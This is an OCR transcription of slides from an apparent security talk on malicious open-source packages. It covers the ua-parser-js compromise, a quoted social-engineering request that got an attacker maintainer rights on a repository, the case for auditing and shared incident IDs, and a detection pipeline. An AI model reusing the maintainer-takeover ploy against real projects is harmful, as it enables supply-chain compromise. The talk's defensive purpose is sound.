
6.1.3

6.1.2

6.1.1

6.1.0


npm
ua-parser-js
JS
1.0.0
JS
0.8.0
JS
0.7.29
JS
1.0.2
@faisalman
npm
user account


“I see you’re quite busy and not maintaining this project anymore. **Can I manage it from now on?**”


“I see you’re quite busy and not maintaining this project anymore. **Can I manage it from now on?**”
“YES! you are now a maintainer”

https://github.com/josseff/requests

Search or jump to... / Pull requests Issues Marketplace Explore

josseff / requests Public

Unpin | Watch 3 | Fork 46 | Starred 113

Code | Issues 8 | Pull requests | Discussions | Security | Insights | Settings

master | 1 branch | 14 tags | Go to file | Add file | Code

sehnryr test: fix test 6f2d946 8 days ago 70 commits

.github	fix: QA workflow (#67)	12 days ago
example	feat: replace `stash_hive` with `quiver.cache` (#68)	11 days ago
lib	fix: remove port from `getHostname`	8 days ago
logo	style(logo/): change sdk from images +improvements	2 months ago
test	test: fix test	8 days ago
.gitignore	feat: added query params support, moved port to Uri. (#25)	2 years ago
CHANGELOG.md	docs: update changelog	10 days ago
CODE_OF_CONDUCT.md	feat: adding code of conduct (#61)	2 months ago
LICENSE	initial commit	3 years ago
README.md	docs: change version to 4.3.0	10 days ago
analysis_options.yaml	feat: remove flutter dependency (breaking change) (#58)	2 months ago
pubspec.yaml	docs: change version to 4.3.0	10 days ago

README.md

About

No description, website, or topics provided.

Readme
MIT license
Code of conduct
113 stars
3 watching
46 forks

Releases 14

4.3.0 Latest
10 days ago

+ 13 releases

Packages

No packages published
Publish your first package

Contributors 19

+ 8 contributors

Languages

Dart 100.0%

So,
What do we do?

Vulnerable != Malicious

- It's OK to manage the risk of vulnerable open-source code
  - Vulnerability may be not applicable to you
  - You can disable the vulnerable functionality
- You are **NEVER** OK having malicious open-source code

We need to audit

- Evidence is being deleted 💀
  - Imagine you're installed a malicious package and it was deleted by Python. How would you know?
- We need universal IDs for malicious packages
  - For example, IDs of the **same incident:**
    - cx-2021-b8833-be2146 (Checkmarx)
    - SNYK-JS-RC-1911120 (Snyk)
    - sonatype-2021-1696 (Sonatype)
    - GHSA-g2q5-5433-rhrf (GitHub)


Not a malicious packages problem.
An attacker problem.


Don’t take code from strangers **without vetting**

Than

@josse

https://


80K
PACKAGES PER MONTH
python Package Index
100K
PACKAGES PER MONTH
nuget .NET Core
500K
PACKAGES PER MONTH
JS npm
170K
PACKAGES PER MONTH
Java
8K
PACKAGES PER MONTH
RubyGems
AHEAD OF TIME ANALYSIS
Typosquatting
Contributor Reputation
StarJacking
Protestware
Rule Engine
Behavioral Analysis
Static
Dynamic
Dependency Confusion
RepoJacking
Account Takeover
Threat Intel
CONSUMERS
API
DATA LAKE
Machine Learning
Retro Hunting
Cross Language Hunting


“I see you’re quite busy and not maintaining this project anymore. **Can I manage it from now on?**”


“I see you’re quite busy and not maintaining this project anymore. **Can I manage it from now on?**”
“YES! you are now a maintainer”

https://github.com/josseff/requests

Search or jump to... / Pull requests Issues Marketplace Explore

josseff / requests Public

Unpin | Watch 3 | Fork 46 | Starred 113

Code | Issues 8 | Pull requests | Discussions | Security | Insights | Settings

master | 1 branch | 14 tags | Go to file | Add file | Code

sehnryr test: fix test 6f2d946 8 days ago 70 commits

.github	fix: QA workflow (#67)	12 days ago
example	feat: replace `stash_hive` with `quiver.cache` (#68)	11 days ago
lib	fix: remove port from `getHostname`	8 days ago
logo	style(logo/): change sdk from images +improvements	2 months ago
test	test: fix test	8 days ago
